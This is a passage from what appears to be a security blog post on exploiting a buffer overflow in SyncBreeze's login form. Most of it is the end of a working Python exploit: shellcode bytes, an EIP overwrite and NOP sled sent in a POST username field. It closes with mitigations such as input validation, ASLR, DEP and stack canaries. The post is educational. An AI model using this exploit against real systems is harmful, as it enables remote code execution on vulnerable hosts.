        <span class="n">buf</span> <span class="o">+=</span> <span class="sa">b</span><span class="s">"</span><span class="se">\x8c\x59\xe8\x02\x17\x9e\xb3\x46\x7f\x9a\xa3\xef</span><span class="s">"</span>
        <span class="n">buf</span> <span class="o">+=</span> <span class="sa">b</span><span class="s">"</span><span class="se">\xcd\x59\xfb\x1e\x9d\x01\x29\x77\x84\x31\x98\x77</span><span class="s">"</span>
        <span class="n">buf</span> <span class="o">+=</span> <span class="sa">b</span><span class="s">"</span><span class="se">\x17\xe6\x29\x3f\x4a\xe3\x5d\x92\x5d\x1d\xaf\x3f</span><span class="s">"</span>
        <span class="n">buf</span> <span class="o">+=</span> <span class="sa">b</span><span class="s">"</span><span class="se">\x5b\xea\x42\x4b\x6a\xd1\xdf\xc6\xa7\xaf\x86\x4b</span><span class="s">"</span>
        <span class="n">buf</span> <span class="o">+=</span> <span class="sa">b</span><span class="s">"</span><span class="se">\x78\x8a\x29\x66\xb8\xd3\x71\x58\x17\xde\xe9\xb5</span><span class="s">"</span>
        <span class="n">buf</span> <span class="o">+=</span> <span class="sa">b</span><span class="s">"</span><span class="se">\xc4\xce\xa3\xed\x17\xd6\x29\x3f\x4c\x5b\xe6\x1a</span><span class="s">"</span>
        <span class="n">buf</span> <span class="o">+=</span> <span class="sa">b</span><span class="s">"</span><span class="se">\xb8\x89\xf9\x5f\xc5\x88\xf3\xc1\x7c\x8d\xfd\x64</span><span class="s">"</span>
        <span class="n">buf</span> <span class="o">+=</span> <span class="sa">b</span><span class="s">"</span><span class="se">\x17\xc0\x49\xb3\xc1\xba\x91\x0c\x9c\xd2\xca\x49</span><span class="s">"</span>
        <span class="n">buf</span> <span class="o">+=</span> <span class="sa">b</span><span class="s">"</span><span class="se">\xef\xe0\xfd\x6a\xf4\x9e\xd5\x18\x9b\x2d\x77\x86</span><span class="s">"</span>
        <span class="n">buf</span> <span class="o">+=</span> <span class="sa">b</span><span class="s">"</span><span class="se">\x0c\xd3\xa2\x3e\xb5\x16\xf6\x6e\xf4\xfb\x22\x55</span><span class="s">"</span>
        <span class="n">buf</span> <span class="o">+=</span> <span class="sa">b</span><span class="s">"</span><span class="se">\x9c\x2d\x77\x6e\xcc\x82\xf2\x7e\xcc\x92\xf2\x56</span><span class="s">"</span>
        <span class="n">buf</span> <span class="o">+=</span> <span class="sa">b</span><span class="s">"</span><span class="se">\x76\xdd\x7d\xde\x63\x07\x35\x54\x99\xba\x62\x96</span><span class="s">"</span>
        <span class="n">buf</span> <span class="o">+=</span> <span class="sa">b</span><span class="s">"</span><span class="se">\x9c\x46\xca\x3c\x9c\xd3\x19\xb7\x7a\xb8\xb2\x68</span><span class="s">"</span>
        <span class="n">buf</span> <span class="o">+=</span> <span class="sa">b</span><span class="s">"</span><span class="se">\xcb\xba\x3b\x9b\xe8\xb3\x5d\xeb\x19\x12\xd6\x32</span><span class="s">"</span>
        <span class="n">buf</span> <span class="o">+=</span> <span class="sa">b</span><span class="s">"</span><span class="se">\x63\x9c\xaa\x4b\x70\xba\x52\x8b\x3e\x84\x5d\xeb</span><span class="s">"</span>
        <span class="n">buf</span> <span class="o">+=</span> <span class="sa">b</span><span class="s">"</span><span class="se">\xf4\xb1\xcf\x5a\x9c\x5b\x41\x69\xcb\x85\x93\xc8</span><span class="s">"</span>
        <span class="n">buf</span> <span class="o">+=</span> <span class="sa">b</span><span class="s">"</span><span class="se">\xf6\xc0\xfb\x68\x7e\x2f\xc4\xf9\xd8\xf6\x9e\x3f</span><span class="s">"</span>
        <span class="n">buf</span> <span class="o">+=</span> <span class="sa">b</span><span class="s">"</span><span class="se">\x9d\x5f\xe6\x1a\x8c\x14\xa2\x7a\xc8\x82\xf4\x68</span><span class="s">"</span>
        <span class="n">buf</span> <span class="o">+=</span> <span class="sa">b</span><span class="s">"</span><span class="se">\xca\x94\xf4\x70\xca\x84\xf1\x68\xf4\xab\x6e\x01</span><span class="s">"</span>
        <span class="n">buf</span> <span class="o">+=</span> <span class="sa">b</span><span class="s">"</span><span class="se">\x1a\x2d\x77\xb7\x7c\x9c\xf4\x78\x63\xe2\xca\x36</span><span class="s">"</span>
        <span class="n">buf</span> <span class="o">+=</span> <span class="sa">b</span><span class="s">"</span><span class="se">\x1b\xcf\xc2\xc1\x49\x69\x42\x23\xb6\xd8\xca\x98</span><span class="s">"</span>
        <span class="n">buf</span> <span class="o">+=</span> <span class="sa">b</span><span class="s">"</span><span class="se">\x09\x6f\x3f\xc1\x49\xee\xa4\x42\x96\x52\x59\xde</span><span class="s">"</span>
        <span class="n">buf</span> <span class="o">+=</span> <span class="sa">b</span><span class="s">"</span><span class="se">\xe9\xd7\x19\x79\x8f\xa0\xcd\x54\x9c\x81\x5d\xeb</span><span class="s">"</span>
        
        
        <span class="n">inputBuffer</span> <span class="o">=</span> <span class="n">filler</span> <span class="o">+</span> <span class="n">eip</span> <span class="o">+</span> <span class="n">offset</span> <span class="o">+</span> <span class="n">nop</span> <span class="o">+</span> <span class="n">buf</span>


        <span class="n">content</span> <span class="o">=</span> <span class="sa">b</span><span class="s">"username="</span> <span class="o">+</span> <span class="n">inputBuffer</span> <span class="o">+</span> <span class="sa">b</span><span class="s">"&amp;password=A"</span>
        <span class="nb">buffer</span> <span class="o">=</span> <span class="sa">b</span><span class="s">"POST /login HTTP/1.1</span><span class="se">\r\n</span><span class="s">"</span>
        <span class="nb">buffer</span> <span class="o">+=</span> <span class="sa">b</span><span class="s">"Host: "</span> <span class="o">+</span> <span class="n">server</span><span class="p">.</span><span class="n">encode</span><span class="p">()</span> <span class="o">+</span> <span class="sa">b</span><span class="s">"</span><span class="se">\r\n</span><span class="s">"</span>
        <span class="nb">buffer</span> <span class="o">+=</span> <span class="sa">b</span><span class="s">"User-Agent: Mozilla/5.0 (X11; Linux_86_64; rv:52.0) Gecko/20100101 Firefox/52.0</span><span class="se">\r\n</span><span class="s">"</span>
        <span class="nb">buffer</span> <span class="o">+=</span> <span class="sa">b</span><span class="s">"Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8</span><span class="se">\r\n</span><span class="s">"</span>
        <span class="nb">buffer</span> <span class="o">+=</span> <span class="sa">b</span><span class="s">"Accept-Language: en-US,en;q=0.5</span><span class="se">\r\n</span><span class="s">"</span>
        <span class="nb">buffer</span> <span class="o">+=</span> <span class="sa">b</span><span class="s">"Referer: http://10.10.10.10/login</span><span class="se">\r\n</span><span class="s">"</span>
        <span class="nb">buffer</span> <span class="o">+=</span> <span class="sa">b</span><span class="s">"Connection: close</span><span class="se">\r\n</span><span class="s">"</span>
        <span class="nb">buffer</span> <span class="o">+=</span> <span class="sa">b</span><span class="s">"Content-Type: application/x-www-form-urlencoded</span><span class="se">\r\n</span><span class="s">"</span>
        <span class="nb">buffer</span> <span class="o">+=</span> <span class="sa">b</span><span class="s">"Content-Length: "</span><span class="o">+</span> <span class="nb">str</span><span class="p">(</span><span class="nb">len</span><span class="p">(</span><span class="n">content</span><span class="p">)).</span><span class="n">encode</span><span class="p">()</span> <span class="o">+</span> <span class="sa">b</span><span class="s">"</span><span class="se">\r\n</span><span class="s">"</span>
        <span class="nb">buffer</span> <span class="o">+=</span> <span class="sa">b</span><span class="s">"</span><span class="se">\r\n</span><span class="s">"</span>
        <span class="nb">buffer</span> <span class="o">+=</span> <span class="n">content</span>
        <span class="k">print</span><span class="p">(</span><span class="s">"Sending Buffer"</span><span class="p">)</span>
        <span class="n">s</span> <span class="o">=</span> <span class="n">socket</span><span class="p">.</span><span class="n">socket</span><span class="p">(</span><span class="n">socket</span><span class="p">.</span><span class="n">AF_INET</span><span class="p">,</span> <span class="n">socket</span><span class="p">.</span><span class="n">SOCK_STREAM</span><span class="p">)</span>
        <span class="n">s</span><span class="p">.</span><span class="n">connect</span><span class="p">((</span><span class="n">server</span><span class="p">,</span> <span class="n">port</span><span class="p">))</span>
        <span class="n">s</span><span class="p">.</span><span class="n">send</span><span class="p">(</span><span class="nb">buffer</span><span class="p">)</span>
        <span class="n">s</span><span class="p">.</span><span class="n">close</span><span class="p">()</span>
        <span class="k">print</span><span class="p">(</span><span class="s">"Done!"</span><span class="p">)</span>
<span class="k">except</span> <span class="n">socket</span><span class="p">.</span><span class="n">error</span><span class="p">:</span>
        <span class="k">print</span><span class="p">(</span><span class="s">"Could not connect!"</span><span class="p">)</span>
</code></pre></div></div>

<h1 id="what-went-wrong-and-how-to-prevent-it">What Went Wrong (and How to Prevent It)</h1>

<p>The most obvious mitigation is simple: <strong>do not run outdated software</strong>. This vulnerability has been publicly documented for years.</p>

<p>From a development perspective, several failures contributed to this exploit. Since I do not have access to the source code of the application, I cannot pinpoint exactly where the developers went wrong. However, buffer overflow exploits occur when:</p>
<ul>
  <li>Unbounded functions such as <code class="language-plaintext highlighter-rouge">gets</code>, <code class="language-plaintext highlighter-rouge">strcpy</code>, and <code class="language-plaintext highlighter-rouge">sprintf</code> are used</li>
  <li>There is no validation of input length</li>
  <li>No reasonable limits on fields like usernames</li>
</ul>

<h3 id="missing-platform-protections">Missing Platform Protections</h3>

<p>Even if an overflow occurs, modern systems can still prevent exploitation. SyncBreeze lacked:</p>
<ul>
  <li>ASLR  </li>
  <li>DEP  </li>
  <li>Stack canaries  </li>
  <li>Control-flow integrity checks  </li>
</ul>

<p>With these protections enabled, reliably redirecting execution would have been significantly more difficult or impossible.</p>

<h2 id="closing-thoughts">Closing Thoughts</h2>

<p>This exploit isn’t interesting because it’s new; it isn’t. It’s interesting because it shows how <em>small development decisions</em> and <em>missing safeguards</em> compound into full system compromise.</p>

<p>Understanding these mechanics matters not just for offensive security, but for anyone responsible for building, approving, or maintaining software systems.</p>

<p>Exploitation is not magic. It’s the predictable result of assumptions, shortcuts, and missing defenses.</p>

<p>That’s the real takeaway.</p>]]></content><author><name>Gabriel Barbir</name></author><category term="offensive-security" /><summary type="html"><![CDATA[We’ve all heard the term “script kiddie” someone who can run an exploit but doesn’t truly understand how or why it works. They may know what a vulnerability does, but not why it exists or how it could be fixed.]]></summary></entry></feed>